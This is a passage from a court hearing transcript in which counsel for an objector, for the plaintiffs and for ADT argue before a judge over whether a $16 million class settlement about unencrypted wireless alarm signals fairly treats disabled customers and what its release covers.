25 **MR. WINICK:** If you -- and it's a very good question. And I

1 couldn't make a deal on behalf of Mr. Orr's interests today
2 anyways. But -- and so --

3 THE COURT: I'm not trying to negotiate with you. We're at
4 the \$100 table now.

5 MR. WINICK: Yes, I appreciate it.

6 THE COURT: If I issue the order your client wants me to
7 issue, what would it say?

8 MR. WINICK: The order would say that class certification is
9 denied because the -- the class representatives are not typical
10 of the handicapped-disabled members.

11 And when I get to the numbers in a moment, you'll get to the
12 second conclusion, which is that the settlement is not fair,
13 reasonable, or adequate.

14 I mean, as -- prior to class certification, as you've
15 recognized, a court should apply a higher standard. And the
16 individual awards of \$15 and \$45 --

17 THE COURT: I got it.

18 MR. WINICK: -- which is not, from our perspective, remotely
19 reasonable --

20 THE COURT: I saw you heading in that direction before,
21 about how the amount of compensation for the persons who paid
22 the fees that you were describing are inadequate. I saw that
23 argument coming.

24 But your other argument is that there's not adequate
25 typicality, or maybe even commonality.

1 MR. WINICK: Sure.

2 THE COURT: And so -- okay. Go ahead.

3 MR. WINICK: And, and, so --

4 THE COURT: And I will say, actually, to Mr. Orr's credit,
5 he makes a commonality argument in his objection. It's not as
6 easy to follow as your presentation, but he made the objection.

7 MR. WINICK: This is exactly the point. I looked at these
8 papers when I first got it, and I was thinking that I was going
9 to call him up and politely decline. And we started to talk.
10 And I realized he had all of the elements there.

11 THE COURT: Yeah. Anyway, go ahead.

12 MR. WINICK: All right. So I was saying as my fifth point,
13 that handicapped are paying two to three times more for their
14 systems. I started by identifying what Mr. Orr personally paid.

15 I also wanted to compare that to the -- to what the Court
16 had already found, which was based on submissions by counsel,
17 that \$28 was the average monthly payment. No mention of what
18 the installation payment would be. But the sign -- as set forth
19 in these advertisements, the sign-up and installation for a
20 handicapped system starts at \$2,000, and it begins with a
21 \$50 average monthly fee.

22 Now, the installation fee is also particularly high. And
23 it's higher for a handicapped system, partially because they are
24 more vulnerable, probably because they may need a more secure
25 system. In there, in their own materials, ADT -- well,

1 actually, it's -- in materials about ADT, there's a report that
2 says that their average install -- high install fee is \$650.
3 And I'll get you the cite for that. So we're looking at \$2,000,
4 and now \$650. And that is -- upside-down -- Document 141, Page
5 85 of 98.

6 So we've got -- \$650 is a high average, is the average, but
7 for the high installation fee. And the handicapped systems
8 begin at \$2,000.

9 The next point is 6, which is that handicapped would not
10 have purchased, had they known that the systems were vulnerable
11 for disruption. And, and I don't have anything -- any clear
12 evidence on this point.

13 I also don't have any -- there is no clear evidence in the
14 record from anyone else that says -- that could support the idea
15 that the handicapped would have purchased these, anyways.

16 Mr. Orr will tell you that he would never have purchased a
17 system that he knew was vulnerable. In fact, he had personal
18 problems, himself. You're in a wheelchair. You find out you
19 spent a lot of extra money for a system because you're
20 vulnerable. You're being told that this system is unencrypted,
21 and it's going protect you.

22 And we can look at all sorts of ADT --

23 **THE COURT:** Does the argument beg the question of whether
24 the customer, nonetheless, received some value from the system?

25 **MR. WINICK:** Well, I was thinking more --

1 **THE COURT:** I see -- are you going to the point of: We
2 think that all the money has to be given back, that's the value
3 of the claim?

4 And if that's where you're going my question would be:
5 Well, are you required -- I'm not expressing an opinion, I'm
6 asking the question: Are you required to ask whether they
7 received value from the system?

8 **MR. WINICK:** Sure. I think that that's fair. But if you're
9 class counsel in this context, I think that you should be asking
10 the question which is whether or not the handicapped would have
11 been purchasing these products.

12 And, and it should have been based on -- on something more
13 -- more than a -- some sort of a declaration that we couldn't
14 prove this point in the trial. And there's not any attempt to
15 sift out for the handicapped subclass.

16 So now let me shift to No. 7, which is: The revenue that
17 ADT gained from handicapped was very significant.

18 So what we know is that the class size is 3 1/2 to 4 million
19 people. That's from the Zimmerman declaration.

20 We -- we don't know exactly of the 3, 3 1/2 to 4 million
21 people, how many were handicapped. We don't know that. We know
22 that ADT was advertising to handicapped people. We know a
23 couple of different things.

24 **THE COURT:** Can I ask you a question?

25 **MR. WINICK:** Yes.

1 **THE COURT:** Do you think right now, if we wanted figure on
2 that question out, we could get the answer? In some
3 economically rational way?

4 **MR. WINICK:** I would think that ADT knows this answer. I
5 would think that they would know who, who -- which of their
6 customers bought handicapped systems.

7 **THE COURT:** Oh, that's right, because there's a designation
8 of their -- they have separate marketing materials for
9 handicapped systems.

10 **MR. WINICK:** I believe so.

11 **THE COURT:** Okay. Okay.

12 **MR. WINICK:** But, but I can tell you a couple of different
13 things about the handicapped population.

14 Number one is, at Document 141 at Page 35, there's a study
15 from the University of New Hampshire 2016 Disability Statistics
16 Report, that says that 12.6 percent of the United States is
17 disabled.

18 And the Census Department, which is Document 141-1 at Page
19 20, estimates it at 19 percent.

20 Twelve point six, 19 percent. Let's assume 10 percent.
21 Let's assume that 10 percent of the 3 1/2 to 4 million persons
22 in the class are disabled. 350- to 400,000 persons.

23 Now, the installation costs for the handicapped, for the
24 340- to 400,000 handicapped are going to be significantly higher
25 than they were for the others. Based on the information I have

1 already told you, a conservative estimate would be \$1,500 more.
2 As I say, starting at 2000 for the handicapped, and they say
3 basically that the high install fee was \$650. So I'm saying
4 1500. Note that Mr. Orr had 3,469, installation.

5 This translates to, just for the installation, 525 million
6 to \$600 million.

7 Now, there may have been some value that they got from this,
8 this program. But the numbers are 500 and --

9 THE COURT: How do you -- oh, hang on a second.

10 (The Court performs calculation)

11 THE COURT: I was doing my own math, but I forgot a zero.
12 Go ahead.

13 MR. WINICK: The number is staggering when you compare that
14 to the settlement value.

15 THE COURT: Say your number again.

16 MR. WINICK: Okay.

17 THE COURT: You have some, hundreds of millions of dollars?

18 MR. WINICK: 350- to \$400,000, handicapped. Right?

19 THE COURT: People, not dollars, but yes, that's right.
20 That's what you said.

21 MR. WINICK: I'm estimating that they pay at least \$1,500
22 more.

23 THE COURT: Right. What was your total?

24 MR. WINICK: 350 -- I'm sorry, 525 million to 600 million.

25 THE COURT: Well 3,500 times 2,000, unless my math is

1 grossly in error --

2 MR. WINICK: It's not 3,500. 350,000. There's a class of
3 3.5 million.

4 THE COURT: Yes.

5 MR. WINICK: Ten percent of that would be 350,000.

6 THE COURT: Yes. You're right. Okay.

7 MR. WINICK: So that translates to 525- to \$600 million on
8 what they get in addition just from the handicapped -- this is
9 just on the additional bit. I didn't take into account the base
10 number. I said that they were paying \$1,500 more. So the ADT
11 received about 525 to 600 million more for handicapped programs
12 than if they had just sold them the normal programs.

13 In addition, monthly fees were at least \$25 more for the
14 handicapped. You've got -- they're starting at \$50 services,
15 based on their own advertisements. You estimated it basically
16 \$25. It's \$25 more for the handicapped annually.

17 If you just -- you would say all they did was hold the
18 system for one year, and never anything more, that would be
19 another 105 to \$120 million just on monthly fees. And I bet you
20 that ADT will tell you that it has data that says that people
21 keep a program for longer than a year.

22 So let's compare that to the payments to the handicappeds in
23 this case. So \$16 million value of the settlement. That's it.
24 Ten percent -- remember, we're still using the 10 percent number
25 for the handicapped, \$1.6 million value to the handicapped.

1 Compared to additional revenues of 525 million and increased
2 annual fees of 105 million.

3 That's the extent of my -- the factual presentation that I
4 can make for you today, but I think that from that, and given
5 the evidence that's been presented to you, you can reach the
6 conclusion that the settlement is not fair, reasonable, or
7 adequate, and that the class representatives are not typical of
8 the handicapped, disabled members.

9 **THE COURT:** Well --

10 **MR. WINICK:** What's particularly missing from the evidence
11 that class counsel and defendants have given you? One, there's
12 no mention that they even attempted to evaluate handicapped
13 members' claims.

14 Secondly, they never attempted to evaluate profits and
15 revenues that were enjoyed by ADT from handicapped members. It
16 doesn't appear that they looked at this analysis at all.

17 And I don't believe that they evaluated whether or not
18 ADT -- whether or not the handicapped members would even have
19 purchased the system, given their vulnerability, had they known
20 that the systems were subject to lots of problems.

21 Now, one argument that has been made by -- to me by the
22 plaintiffs' counsel and is also in, I think, one of the reply
23 briefs, is that they're not attempting to resolve the issues
24 that Mr. Orr has.

25 Now, I would agree with them, if Mr. Orr's -- if my

1 presentation was focused on property damage, I would agree with
2 you. Because the -- the settlement does not attempt to resolve
3 property damage.

4 **THE COURT:** I'm going to cut you short, because I have a
5 feeling that counsel for the parties are hearing many of these
6 things for the first time, and they need an opportunity to
7 respond at the microphone.

8 So, but I'm interrupting just because I think I know where
9 you're going, which is to say that your client's claims are
10 being extinguished by the settlement --

11 **MR. WINICK:** Absolutely.

12 **THE COURT:** -- because -- because the representations to
13 handicapped claims about the integrity of these wireless
14 security systems are not peeled or segregated in any way. And
15 so as to those persons, your contention is that the settlement
16 is not fair, reasonable or adequate.

17 And because of the number of persons that are likely to be
18 disabled, customers of ADT, this is not simply a situation where
19 one or two or five people could have simply objected and opted
20 out of the settlement -- I should have said "opted out" -- could
21 have simply opted out. There is a whole category of persons
22 here --

23 **MR. WINICK:** Absolutely.

24 **THE COURT:** -- that you think are not treated well enough.

25 **MR. WINICK:** Thank you.

1 THE COURT: Okay. So --

2 MR. WINICK: That's all I have.

3 THE COURT: Very good. Well, I will say there is a
4 significant delta between Mr. Orr's written presentation and his
5 in-court presentation, which I now understand a lot better.

6 Thank you.

7 Let me hear from plaintiffs' counsel.

8 MR. CHAVEZ: Your Honor, Mark Chavez for the plaintiffs.

9 I want to make one point and then turn to ADT because I
10 think that there are -- first of all, I appreciate Mr. Winick's
11 situation, stepping into this matter late, trying to assimilate
12 the facts and trying to digest them for the Court.

13 However, as I think ADT is going to tell you very shortly, a
14 number of the factual assertions that Mr. Winick made and a
15 number of the projections with respect to revenue generated and
16 virtually every other number that was put on the table simply
17 are not accurate.

18 In this situation, Your Honor, I have personally had
19 experience prosecuting cases under the ADA and California's laws
20 protecting the disabled. I served for ten years on the Board of
21 Disability Rights Advocates.

22 The question, I think, at the core here is: What is the
23 legal claim that he's saying exists for disabled persons that
24 he's seeking to vindicate? Because I don't know of one.

25 The non-discrimination provisions of federal and state law

1 and the equal-access provisions that exist under federal and
2 state law don't give rise to any claim that I see that exists
3 distinctly in a group of disabled persons.

4 And the argument that I think what -- that at its core, what
5 they're trying -- the argument they are trying to make is that
6 we should have divided the class up into segments, based on
7 particular vulnerabilities.

8 **THE COURT:** Well, I think there are two different arguments.
9 And this isn't the way Mr. Winick made them --

10 **MR. CHAVEZ:** Uh-huh.

11 **THE COURT:** -- but it's the way that I heard them. And
12 obviously, I'm getting this information on a pop-quiz basis. I
13 didn't know any of this was going happen today.

14 **MR. CHAVEZ:** Yes.

15 **THE COURT:** And so nothing that I want to say now is either
16 remotely final, or even particularly well-informed.

17 But I heard two things: One is an emotional-distress
18 argument that I'm not sure has any legs. These -- it bothered
19 us much more when we found out that these systems were
20 vulnerable because we are vulnerable.

21 It's not that the argument doesn't have a lot of emotional
22 force. It does. But I just didn't -- I'm not sure it has any
23 legal force.

24 The other issue is more interesting. And that is: In a
25 settlement where I have already expressed some concerns about

1 whether there was an adequate evidentiary basis to support the
2 amount of the settlement, Mr. Winick is putting in front of
3 me -- admittedly, from the podium, although he has indicated
4 it's in the written materials that Mr. Orr submitted -- numbers
5 that would suggest a very large revenue stream to ADT that is a
6 lot larger than the revenue stream for non-disabled customers.

7 And that potentially creates an interesting intra-class
8 conflict issue.

9 **MR. CHAVEZ:** If true, Your Honor. And I want to emphasize
10 that "If true." Because I don't think that's correct. I think
11 that his argument is based upon erroneous factual premises which
12 I am going to let ADT address' (Indicating).

13 However, with respect to the emotional-vulnerability issue,
14 there are people in the class who have been robbed before.
15 There are people in the class who are single mothers. There are
16 people in the class who have particular feelings of
17 vulnerability because of incidents in their past. And I don't
18 see how we could treat those people differently based upon some
19 subjective feelings of vulnerability.

20 And now I am going to let ADT address the numbers, because I
21 don't think they're accurate at all.

22 **MR. LEVINE:** Your Honor, again, Mark Levine for ADT. I'm
23 not going to address the emotional -- what you called the
24 emotional-distress argument. I want to focus on this notion
25 that ADT has a separate kind of alarm -- intrusion system for

1 disabled people than non-disabled people.

2 It's just not right. There is no such thing.

3 **THE COURT:** Well, even if it's not as -- Mr. Winick, I
4 think, although he described it as separate system, was, I
5 think, referring to a different fee structure.

6 So the question is: If there's not a separate system, might
7 it be that there's the same system, but there are higher
8 installation or monthly fees?

9 **MR. LEVINE:** No. It's not right. And here's why.

10 What Mr. Winick has done -- and again, you know, I
11 understand he's getting limited information, he doesn't have the
12 full array of information before him.

13 What he's done is kind of a classic logical fallacy: Here's
14 an average, this person (Indicating) pays more than the average
15 and this person's handicapped. Therefore, he's paying more
16 because he's handicapped.

17 And that doesn't work. Because if you look at the
18 contract -- and one page -- I think I saw in the materials that
19 Mr. Orr submitted, you know, the voluminous materials, there was
20 the first page of the contract, though not necessarily the whole
21 thing. I have the whole thing, and we can submit that.

22 But the whole contract shows that in addition to a large
23 number of sensors at his home -- and the number of sensors will
24 affect the installation cost. The more sensors you have the
25 higher the installation cost. He's got four door sensors, three

1 window sensors, three motion detectors, and others.

2 But that's -- the most significant thing is he has the pulse
3 system. The pulse system -- and you may have seen this
4 advertised -- involves using video cameras, having video cameras
5 around the house, so that with your -- you can log in.

6 Let's say you're outside of the house. You can log in on
7 your computer, or on your cell phone, and watch what's going on
8 with the video cameras.

9 Well, video cameras cost money. So if you're paying for a
10 system with three video cameras and a separate panel for the
11 hub, so to speak, for the video cameras, it costs a lot more.
12 And you're paying more per month because you're running not just
13 the alarm system and the -- The \$29 average cost, by the way,
14 that is the cost of the alarm, the intrusion detection, not
15 other extras you can add on.

16 You know, so, he, Mr. Orr has a number of extras, but most
17 significantly he has Pulse. It says: Pulse is included in that
18 57.99 per month. That's the video system which costs a lot
19 more. So, of course he's paying more, because he has the video.
20 The video is not part of this case. It's not part of the claims
21 in this case.

22 So that's the answer, Your Honor.

23 One -- a couple of other quick points. One is when you
24 think about it, you know, this whole point about, you know, no
25 different system, this case is about statements that were made,

1 or omissions allegedly not made about the wireless signal
2 between a door sensor or a window sensor, the thing that tells
3 you if the door's been opened or the window's been opened, and
4 the alarm panel that you have in the base somewhere. --

5 THE COURT: Mr. Levine?

6 MR. LEVINE: Yeah.

7 THE COURT: Could you slow down just a tad?

8 MR. LEVINE: I'm sorry, what?

9 THE COURT: Could you slow down just a tad?

10 MR. LEVINE: Yeah, I will. Sorry about that, Your Honor.

11 THE COURT: Thank you.

12 MR. LEVINE: So the door sensors that open up or the windows
13 that, you know, tell you if a window's opened up. And then it
14 connects, sometimes with wires, sometimes wireless, to an alarm
15 panel that's typically in the basement or in a closet.

16 And this case relates to that wireless connection. And
17 whether the signals are secure. Well, the door sensors and the
18 window sensors aren't any different for someone who's
19 handicapped or someone who is not handicapped. It's the same
20 door sensor, the same window sensor. Sometimes they're
21 wireless, sometimes they're wired, depending on what people
22 want.

23 But contrary to what Mr. Winick says, ADT does not have some
24 kind of special notation saying: Well, here are our handicapped
25 people, and here are non-handicapped. It doesn't tell you. And

1 it doesn't relate to the door and window sensors.

2 **THE COURT:** Can I ask you a question?

3 **MR. LEVINE:** Yes, sir.

4 **THE COURT:** In his presentation, Mr. Winick said -- or it
5 seemed to me he said that there are marketing materials directed
6 to -- marketing materials that ADT put out that are directed, on
7 their face, to disabled potential customers.

8 If I read the materials for which he provided page
9 citations, do you think I will conclude that I was mistaken in
10 my interpretation of his remarks?

11 **MR. LEVINE:** I think when you read it, you'll conclude that
12 it's not clear what those materials are. And I'll give you an
13 example. Page -- one of the pages that --

14 **THE COURT:** Well, let's freeze right there for a moment.
15 Because as I'm taking in this information, one of the things I'm
16 thinking is: What am I going to do next?

17 And I -- I have been surprised -- pleasantly, in some ways,
18 because of course it's nice to lead a life that isn't filled
19 with boring redundancy -- but I was surprised by the complexity
20 and density of the objection that I received today.

21 It also seems to me that Mr. Orr may exercise his right to
22 seek appellate review of whatsoever decision I make. And so
23 it's important that whatever decision I make be not only
24 correct, but sufficiently well-supported that a reviewing court
25 can look at the decision and determine for itself whether it was

1 correctly made and adequately supported.

2 So far what I have is: A difficult-to read but quite prolix
3 objection, and a presentation in court that was pretty good by
4 the objector's new lawyer.

5 So as I'm taking this information, I'm trying to think:
6 What are the obligations on me, as the judge, who sits as a
7 quasi-fiduciary for the class? Should I give Mr. Winick a
8 chance to put in something that summarizes in writing the
9 presentation that he made today? Will the lawyers for the
10 parties think, oh, now I'm embroiled, and I have stepped in and
11 I have given the objector an additional chance to put his oar in
12 the water that he didn't have? But if I don't do that, how am I
13 going to decide this issue? I have now had my attention
14 directed to specific exhibits within the objector's materials
15 that are supposed to be helpful.

16 So if I ask you: Is it going to show this? And you say:
17 Well, if you look at that, it's not going to be not clear, "not
18 clear" is not good for me.

19 **MR. LEVINE:** I guess --

20 **THE COURT:** Let me finish.

21 **MR. LEVINE:** Sorry, Your Honor.

22 **THE COURT:** If all the parties leave me with at the end of
23 this process is: You go back in chambers and you figure it out,
24 and then you sign an order that is likely to be appealed, I'll
25 do it. But I'm looking for clarity.

1 **MR. LEVINE:** Let me respond to that, Your Honor.

2 First thing is that the pages, on their face, are not ADT
3 marketing brochures or ADT marketing literature. It appears to
4 be something from Facebook, because it says "Like this page."
5 And then -- I know that that's something that you do on
6 Facebook, at least that is what I'm told. And it has several
7 different lines that are not related to one another.

8 So there's a line that refers to the Steffens Family
9 Lifesaver Event, which are some people who were saved from a
10 fire, like from a fire by a fire alarm that is advertised by
11 ADT. There is a line for "ADT has special systems for the
12 handicapped." Doesn't say what it is.

13 The only thing that -- that's what Mr. Winick was referring
14 to. The only type of system that is on the ADT website that
15 could possibly be relevant is marketed to seniors, which is the
16 alerts if you fall or if you have a medical issue, some medical
17 alert material that ADT provides.

18 But there is no -- but again, bringing it back to this case,
19 this case is about intrusion sensors. Like door sensors and
20 window sensors. And there are no special systems like that.
21 And we could submit something to that effect if you want.

22 The reference to encryption is below that, and doesn't say
23 it's encryption of wireless. In fact, there is encryption of
24 the communication with ADT.

25 So what you have is some blurb from Facebook that refers --

1 that ADT doesn't -- marketing folks don't show as being theirs,
2 that refers to handicapped in some way. That's not enough to
3 show what Mr. Winick said, that there is some special
4 handicapped intrusion system with door and window sensors --

5 THE COURT: Is there a written response -- I beg your
6 pardon.

7 Is there a written response to the Orr objection on the
8 docket?

9 MR. BALINT: Yes, there is, Your Honor.

10 MR. MCELROY: Plaintiffs -- (Inaudible)

11 MR. BALINT: Mr. Balint, Your Honor.

12 And we did file a response to Mr. Orr's objection. And in
13 that response, we, I thought, addressed the very question
14 Your Honor has just asked. And that is: What is the scope of
15 the Court's responsibility today, right here?

16 And that is to determine whether the release is overbroad.

17 THE COURT: Mr. Balint?

18 MR. BALINT: Yes, Your Honor.

19 THE COURT: I'm going let Mr. Levine finish. But before I
20 do that, can you give me the docket number for that?

21 And I apologize for not having read it before I took the
22 bench.

23 MR. BALINT: It is 139.

24 MR. CHAVEZ: It is 139.

25 MR. BALINT: Thank you. 139.

1 (A pause in the proceedings)

2 **THE COURT:** All right. Well, again, that is a document that
3 I should have read before I took the bench today. And I'll read
4 it as soon as I get off the bench.

5 Mr. Levine, let me ask you a question that may obviate the
6 need for some of the proceedings.

7 The plaintiffs in their supplemental brief state on numbered
8 Page 5, which I think is ECF Page 6, that the proposed
9 settlement class release does not release the claims, the
10 special claims of people like Mr. Orr. And it says that at
11 roughly Lines 21 through the end of that page.

12 And my question is, on the record, whether ADT agrees that
13 that's so. And you can explain as much as you like, but that is
14 a yes-or-no question.

15 **MR. LEVINE:** I'm trying to find the right place, so we have
16 the exact language.

17 **THE COURT:** Sure. I'll read it to you (As read):

18 "It is true that plaintiffs in the actions did not
19 allege such claims unique to disabled ADT customers,
20 but by the same token, the proposed settlement does
21 not purport to compensate settlement class members
22 for such claims, nor does the proposed settlement
23 class release (which is limited to claims 'predicated
24 upon the facts alleged in the actions') purport to
25 release or otherwise prejudice those claims..."

1 Citation.

2 "...nor could the release extend to such claims as
3 matter of due process."

4 My question is: Does ADT agree with those statements?

5 **MR. LEVINE:** Yes, Your Honor. Then, if I could explain.

6 **THE COURT:** Sure.

7 **MR. LEVINE:** The reference that's key there is the "claims
8 unique to disabled ADT customers," which is describing, I
9 believe, what is in the prior paragraph of Page 5, which is that
10 the Orr objection appears (As read):

11 "...animated by an overall conviction that the
12 actions and settlement did not address purported
13 claims premised on allegations of discrimination
14 against or misrepresentations made to disabled
15 persons."

16 **THE COURT:** Exactly. And that's what I understand you and I
17 to be talking about now, which is the question of whether ADT
18 made different representations to disabled potential customers
19 than they made to everybody else.

20 **MR. LEVINE:** Right.

21 **THE COURT:** And you've said they didn't do that. And you
22 don't think these materials show that. But if it's, in fact,
23 the case that those claims are not released by the settlement,
24 then coming to a definitive answer to that question may be less
25 important.

1 **MR. LEVINE:** Right. I think you're right, Your Honor. And
2 I agree. But if I could just explain, because the
3 differentiation's important.

4 **THE COURT:** Sure.

5 **MR. LEVINE:** The claims that are not released are claims
6 that there was some -- something -- some different
7 representations made to people who were handicapped than not
8 handicapped, or that they're targeted or discriminated against.

9 What is released are claims that ADT made misrepresentations
10 or omissions with respect to the wireless signals between the
11 peripheral sensors and the alarm panels that -- to people who
12 include people who are handicapped and not handicapped.

13 In other words, the fact that someone is a handicapped
14 person doesn't give them an exclusion from the release.

15 **THE COURT:** Right.

16 **MR. LEVINE:** That's the point, Your Honor.

17 **THE COURT:** I got it.

18 Mr. Balint?

19 **MR. BALINT:** (Inaudible)

20 **THE COURT:** Okay. Mr. Winick, do you want to say anything
21 further?

22 **MR. BALINT:** No, Your Honor. That was precisely the point I
23 want to draw.

24 **THE COURT:** I was addressing myself to Mr. Winick.

25 **MR. BALINT:** Oh, I'm sorry.

1 **THE COURT:** Yeah.

2 **MR. WINICK:** There are several points I would like to
3 address, based on the comments that you have received from
4 defense counsel and plaintiffs' counsel.

5 But let me take this last point first.

6 It simply does not make any sense. When you look to the
7 complaint, the complaint is talking about all representations --

8 **THE COURT:** The release point doesn't make any sense?

9 **MR. WINICK:** No, the release point that somehow handicapped
10 members of this class, that the claims are somehow not released.
11 And it could -- it could actually completely invalidate any
12 potential claim that any of these handicapped persons would
13 make, because the statute of limitations wouldn't have been
14 tolled.

15 What I have been hearing -- and I heard this --

16 **THE COURT:** But that's of equitable concern to the Court
17 only if the complaint could fairly be read to have included such
18 claims in the first place.

19 Do you think it does?

20 **MR. WINICK:** Absolutely. The -- there's eleven different
21 complaints that have been filed --

22 **THE COURT:** Mr. Winick, let me say to you a version of what
23 I have said to counsel for the parties.

24 I am not sure that -- and in fact, I strongly doubt -- that
25 the best way to resolve these issues is in an extemporaneous

1 discussion at hearing. And so I think I would like to hear from
2 everybody, including you, whether any of these issues require
3 further briefing. I'm not requiring it. I'm not saying I won't
4 at a later date, when I get off the bench and think about it,
5 but I'm not requiring it now.

6 I'm just asking whether anybody wants a chance to brief any
7 of these issues further so that some of these things can be
8 narrowed down, and the playing field of dispute can be a little
9 narrower.

10 Now, it may be, as counsel for both of the sides in the
11 dispute have indicated: Hey, this is so obvious, we don't even
12 need to file some briefs. You go back and think about this;
13 you'll overrule this objection.

14 You might feel: You know what? Mr. Orr's submission
15 combined with my in-court performance is all the Court needs to
16 reject this \$16 million settlement.

17 But if anybody in the room feels that further briefing would
18 be helpful, let's set that schedule. Because honestly, I have
19 to say this discussion is interesting to me, but it doesn't seem
20 to be headed toward a quick resolution because, for example,
21 there are disputes about the inferences to be drawn from
22 isolated pages of marketing materials. And I don't have those
23 in front of me. But I'm not sure, if I did -- anyway.

24 And, and I -- and I apologize if this seems a little hasty.
25 Maybe in ten minutes, I'll say: Oh, that Kia thing took a less

1 time than I thought. Let's go back and talk about the
2 objections some more.

3 **MR. WINICK:** Right.

4 **THE COURT:** But I'm just not sure that we're going to do
5 this issue justice today.

6 I'm going to ask you to pause for a second, and let me ask
7 first Mr. Levine, and then I'll ask someone from the plaintiffs'
8 side.

9 Mr. Levine, do you think that further briefing of any kind
10 might be helpful on this issue?

11 And I appreciate, by the way, that from ADT's standpoint and
12 the plaintiffs' standpoint, you've been to court a few times.
13 Today was final approval. You're experiencing the expectations
14 delta that comes with a last-minute wrinkle. So we can all just
15 acknowledge that, and let that go. That train left the station.
16 Okay?

17 So now we are living in a new world. Do you want the chance
18 to say anything in writing on any of this?

19 **MR. LEVINE:** You know, I think, given the discussion that we
20 just had about what's included, what's released, and what's not
21 released, I think it was pretty clear, and I don't think there's
22 anything I could do to make it clearer in writing.

23 But of course, we will submit something, you know, if
24 Your Honor thinks it would be helpful.

25 **THE COURT:** Here are all the questions that I have. Maybe

1 I'm betraying my ignorance.

2 What is it that needs to be shown in an objection before I
3 have to take it seriously? Really.

4 The evidence that was attached to Mr. Orr's submission is
5 being challenged. Okay. Well, is that an issue I need to deal
6 with?

7 This is just not a situation that I have found myself in
8 before, nor that I expected to find myself in today.

9 Let's say that -- you know, whose burden of proof is it?
10 What's the burden to take these typicality and commonality and
11 fair, reasonable or adequate questions?

12 And, and I -- and I know that in the brief at Docket
13 No. 139, the plaintiffs have addressed many of these issues. So
14 it could be that Mr. Chavez will tell me in just a moment:
15 Judge, if you just read that brief, you'll see we addressed all
16 this already.

17 **MR. CHAVEZ:** Your Honor, just to answer your question on the
18 burden, the law is clear that the objector has the burden of
19 demonstrating at this stage that the settlement is not fair,
20 reasonable and adequate.

21 We believe we have adequately demonstrated that the
22 settlement satisfies that standard, and should be approved. We
23 do believe that we have briefed the issues that are of concern
24 to the Court.

25 Rather than burden the Court with any additional briefing,

1 our inclination would be to stand on the record before the
2 Court. Nevertheless, if the Court would like us to address
3 something additional, we will do so.

4 I do want to say, though, that today, there was a
5 presentation of factual information which would obviously
6 concern any judge. However, ultimately, at bottom, the question
7 is whether the claims that are being articulated, asserted,
8 notwithstanding whether or not they have any legal basis,
9 whether they're released by this settlement.

10 And I think the clear answer to that is: No. Those claims
11 are outside the scope of the release. They need not detain the
12 Court.

13 There's no justification for rejecting this settlement,
14 based upon what are essentially hypothetical claims that have
15 never been raised by Mr. Orr or anyone else in any litigation,
16 and which, on their face, are dubious.

17 So when you look at the scope of the release, when you look
18 at the representations of the parties before the Court, there
19 isn't any dispute that they're outside the scope of the release.
20 And I don't understand the motivation of Mr. Orr -- or
21 Mr. Winick, rather -- to make the assertion that they are.
22 Because that would seem to preclude the claims, unnecessarily.
23 And that's not to the benefit of anybody who may have a claim
24 based upon a handicap, a disability.

25 But those claims are not part of our case, they weren't

1 litigated. They're not in the complaint. They were not
2 released.

3 **THE COURT:** Yeah. Mr. Winick, last words.

4 **MR. WINICK:** I can't understand what Mr. Chavez is saying,
5 at all. You have a -- look to the eleven class-action
6 complaints. They are all talking about unfair business
7 practices, false advertising, fraud.

8 Whether they -- there is no distinction made in the class
9 with respect to whether you were handicapped, non-handicapped.
10 It doesn't matter. This isn't -- we're not bringing a
11 handicapped claim. We're claiming we are a --

12 **THE COURT:** Well, that doesn't mean that the release
13 releases any misrepresentation claim that occurred at all during
14 the class period, on any topic, does?

15 **MR. WINICK:** Well, look to the release. At Page 84-A, it
16 releases all unknown or unanticipated claims predicated upon the
17 facts alleged in the actions.

18 There's no way you can look at any of these class action
19 complaints (Indicating) and not see that we fit right in it.
20 The only difference is they didn't distinguish --

21 **THE COURT:** Well, hold on just a moment, though.

22 You identified for me a moment ago -- and I'll go look at
23 the specific page references -- advertisements that you said
24 were directed specifically at handicapped persons that were
25 different from the representations that were directed to other

1 persons.

2 Correct?

3 Did you do that?

4 MR. WINICK: The focus -- the -- what I was saying was that
5 the cost -- yes, there were advertising directly to handicapped.
6 But all advertisements are released by this thing.

7 Now, if you were to say, which is what -- I received a call
8 from class counsel, suggesting that the lawsuits do not include
9 any of the claims that could be brought by handicapped. And
10 they said: So long as -- if we can get that acknowledgment from
11 the defense, would you agree to that?

12 And I said: Well, wait a second. If the lawsuits which
13 tolled the statute of limitations for all class members had
14 nothing to do with the handicapped, any of the representations
15 made to the handicapped, guess what? They're all out of court.
16 The statute of limitation has tolled for all of them.

17 And it's -- the simple question for the Court to ask is:
18 Are the claims that I have articulated today about
19 representations to class members of -- of the subclass of
20 handicaps, do they fall within the eleven complaints?

21 (Indicating).

22 And the answer is obviously: Yes.

23 THE COURT: Okay. Let's unpack that a little.

24 MR. WINICK: Pardon me?

25 THE COURT: Let's unpack that a little.

1 MR. WINICK: Okay.

2 THE COURT: In my mind, you are drawing a couple of
3 distinctions. One of them is -- we'll do the easy part first.

4 One of them is representations that are made only to
5 disabled persons.

6 Do you prefer the term "disabled" or "handicapped"?

7 MR. WINICK: I asked the same question to my client, and he
8 said: Either one. Just at one point in time at the beginning,
9 say that you'll use -- refer to both.

10 THE COURT: Either one is the answer. Fine.

11 MR. WINICK: (Nods head)

12 THE COURT: That there are representations that are made to
13 disabled potential customers, or customers, that are not made to
14 other people.

15 As to those representations, the parties have told me that
16 they do not believe that such claims are released. And I think
17 that Mr. Levine's client would have a very difficult time, now
18 that this is on the record, taking the position in a court of
19 law that such claims were released. Because he just told a
20 federal judge that they weren't.

21 Now, your response to that is: Well, um, there's nothing
22 different about -- you know, my clients have been counting on
23 *American Pipe* tolling. And if you read the complaint, the
24 complaint will -- if you read the complaint, Judge, you --
25 meaning me -- will conclude that any of those misrepresentations

1 actually were the subject of these complaints. So that release
2 doesn't do me any good.

3 Is that one argument that you are making?

4 **MR. WINICK:** That would be one argument I would make.

5 **THE COURT:** Okay. I don't need any briefing on that. I can
6 just go into chambers and read the complaint, and make that
7 decision, myself.

8 The second category of argument it seems to me is: The
9 damages suffered by my clients, my disabled clients, are greater
10 than the damages suffered by non-disabled clients, because
11 disabled people were charged a lot more money for the same
12 services than non-disabled clients of ADT.

13 So even if the Court concludes, as I preliminarily have,
14 that this settlement amount is fair, reasonable and adequate,
15 given the assumptions that the Court has made about the amounts
16 of money at issue, with regard to handicapped people, those
17 assumptions are wrong. Very wrong. And so even if the
18 representations are the same as to this category of people, the
19 compensation is inadequate.

20 And I see that as being your other main argument. How am I
21 doing?

22 **MR. WINICK:** You're doing well. You're doing well. And --

23 **THE COURT:** Good to know.

24 So, so now my question for you is: If I go and I read these
